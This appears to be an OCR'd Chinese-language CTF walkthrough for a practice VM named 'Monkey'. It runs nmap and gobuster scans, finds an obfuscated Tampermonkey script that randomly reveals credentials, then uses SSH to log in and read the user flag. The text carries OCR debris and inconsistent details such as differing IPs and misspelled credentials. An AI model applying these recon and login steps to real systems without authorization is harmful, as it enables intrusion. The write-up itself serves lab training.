
Monkey

配置：

```
靶机用VirtualBox制作，VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33

reboot -f
```


端口扫描



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-02 05:57 EST
Nmap scan report for 192.168.44.142
Host is up (0.00065s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xE6\xB2\xB9\xE7\x8C\xB4\xE6\x8F\x92\xE4\xBB\xB6\xE4\xBB\x8B\xE7\xBB\x8
D
MAC Address: 00:0C:29:38:D1:10 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
```

```
依旧是22,80端口
```


80端口探索



```
<!DOCTYPE html>
<html lang="zh-CN"> scroll
 ▶<head>…</head>
…▼<body> == $0
   ▶<div class="container">…</div>
  </body>
 ▶<div id="immersive-translate-popup" style="all: initial">…</div>
</html>
<!-- plugin2.dsz -->
```


```
进来是一个html，在源代码提示了个域名，依旧放到hosts当中8
sudo vim /etc/hosts
192.168.44.139 open.dsz
```

目录扫描



```
                v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.44.142/__25-12-02_06-00-58.txt

Target: http://192.168.44.142/

[06:00:58] Starting:
[06:01:00] 403 -  279B  - /.ht_wsr.txt
[06:01:00] 403 -  279B  - /.htaccess.bak1
[06:01:00] 403 -  279B  - /.htaccess.orig
[06:01:00] 403 -  279B  - /.htaccess.save
[06:01:00] 403 -  279B  - /.htaccess.sample
[06:01:00] 403 -  279B  - /.htaccess_extra
[06:01:00] 403 -  279B  - /.htaccess_orig
[06:01:00] 403 -  279B  - /.htaccess_sc
[06:01:00] 403 -  279B  - /.htaccessBAK
[06:01:00] 403 -  279B  - /.htaccessOLD
[06:01:00] 403 -  279B  - /.htaccessOLD2
[06:01:00] 403 -  279B  - /.htm
[06:01:00] 403 -  279B  - /.html
[06:01:00] 403 -  279B  - /.htpasswd_test
[06:01:00] 403 -  279B  - /.htpasswds
[06:01:00] 403 -  279B  - /.httr-oauth
[06:01:00] 403 -  279B  - /.php
[06:01:25] 403 -  279B  - /server-status
[06:01:25] 403 -  279B  - /server-status/

Task Completed
```


```
这里出题人对dirsearch进行了限制，扫不出东西，换成gobuster来试试
```




```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.44.142/ -w /usr/share/wordlists/dirbuster/director
y-list-2.3-medium.txt -x js,zip -t 20

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.44.142/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium
.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              js,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/bak.zip              (Status: 200) [Size: 2348]
/monkey.js            (Status: 200) [Size: 7293]
```

tip点切入

> 出了两个文件，其实bak.zip里面就是monkey.js
> 给了一个js脚本，题目又提示篡改猴，在篡改猴里面保存脚本
> 【或者直接在域名下，浏览器控制台使用脚本】
> 去访问域名，因为脚本里面进行了限制，直接访问ip没有区别



```
                        <div>Key: <b style="color: #0d6efd">${_0x9j0k._0x8t9u}</b></div>
                        <button onclick="this.parentElement.parentElement.remove()"
                                style="margin-top: 10px; padding: 5px 10px; cursor: pointer;">
                            Close
                        </button>
                    `;
                    document.body.appendChild(_0x3n4o);
                },
                () => {
                    console.log('%c DSZ Info ', 'background: #4CAF50; color: white; font-size: 16px;');
                    console.log(`%c ID: ${_0x9j0k._0x6r7s} `, 'color: #d63384; font-weight: bold;');
                    console.log(`%c Key: ${_0x9j0k._0x8t9u} `, 'color: #0d6efd; font-weight: bold;');
                    alert('Info displayed in console, press F12 to view');
                }
            ];

            const _0x5p6q = _0x112m[Math.floor(Math.random() * _0x112m.length)];
            _0x5p6q();
        }
    }

    function _0x8q9r() {
        const _0x0s1t = window.location.hostname;
        if (_0x0s1t === 'plugin2.dsz' || _0x0s1t.endsWith('.plugin2.dsz')) {
            const _0x2u3v = 500 + Math.random() * 1500;
            setTimeout(_0x7h8i, _0x2u3v);
        }
    }

    _0x8q9r();
})();
```



油猴插件介绍

强大的浏览器用户脚本管理器

DSZ Info

ID: mg1crE2F8jEd

Key: segfault4Eya

什么是油猴插件？

油猴（Tampermonkey）是一款流行的浏览器扩展，它允许用户安装并管理用户脚本。用户脚本是一些小的JavaScript程序，可以修改网页的布局和功能，为用户提供自定义的浏览体验。

通过油猴插件，您可以轻松地为任何网站添加新功能、修改界面、屏蔽广告或自动化重复性任务。

主要功能

脚本管理


轻松安装、启用、禁用或删除用

自动更新

可以设置脚本自动检查更新，确

同步功能

通过云存储同步您的脚本和设



油猴插件介绍

强大的浏览器用户脚本管理器

DSZ Info


ID: s2LtZ0MyqUD==

Key: segfaultb19

什么是油猴插件？

油猴（Tampermonkey）是一款流行的浏览器扩展，它允许用户安装并管理用户脚本。用户脚本是一些小的JavaScript程序，可以修改网页的布局和功能，为用户提供自定义的浏览体验。


通过油猴插件，您可以轻松地为任何网站添加新功能、修改界面、屏蔽广告或自动化重复性任务。



plugin2.dsz

Info displayed in console, press F12 to view

```
                      // @namespace    http://dsz.local/
                      // @version      2.2
                      // @description  Website helper utility…
06:23:50.051          DSZ helper loaded
06:23:50.051  ←       undefined
06:24:17.973  » ▸     // ==UserScript==
                      // @name         DSZ Helper
                      // @namespace    http://dsz.local/
                      // @version      2.2
                      // @description  Website helper utility…
06:24:18.040          DSZ helper loaded
06:24:18.041  ←       undefined
06:24:19.562          DSZ Info
06:24:19.562           ID: segfalut
06:24:19.563           Key: segfalut1n
»
```



油猴插件介绍

强大的浏览器用户脚本管理器


DSZ Info

ID: segfault

Key: segfaultNo1

什么是油猴插件？


```
因为是随机的，不一定一下就获得正确的账号和密码
segfault/segfaultNo1
ssh segfault@192.168.44.142
```



```
permitted by applicable law.
segfault@Monkey:~$ ls
user.txt
segfault@Monkey:~$ cat user.txt
flag{user-055967acf4caa06c3867b03a337fe29c}
segfault@Monkey:~$
```

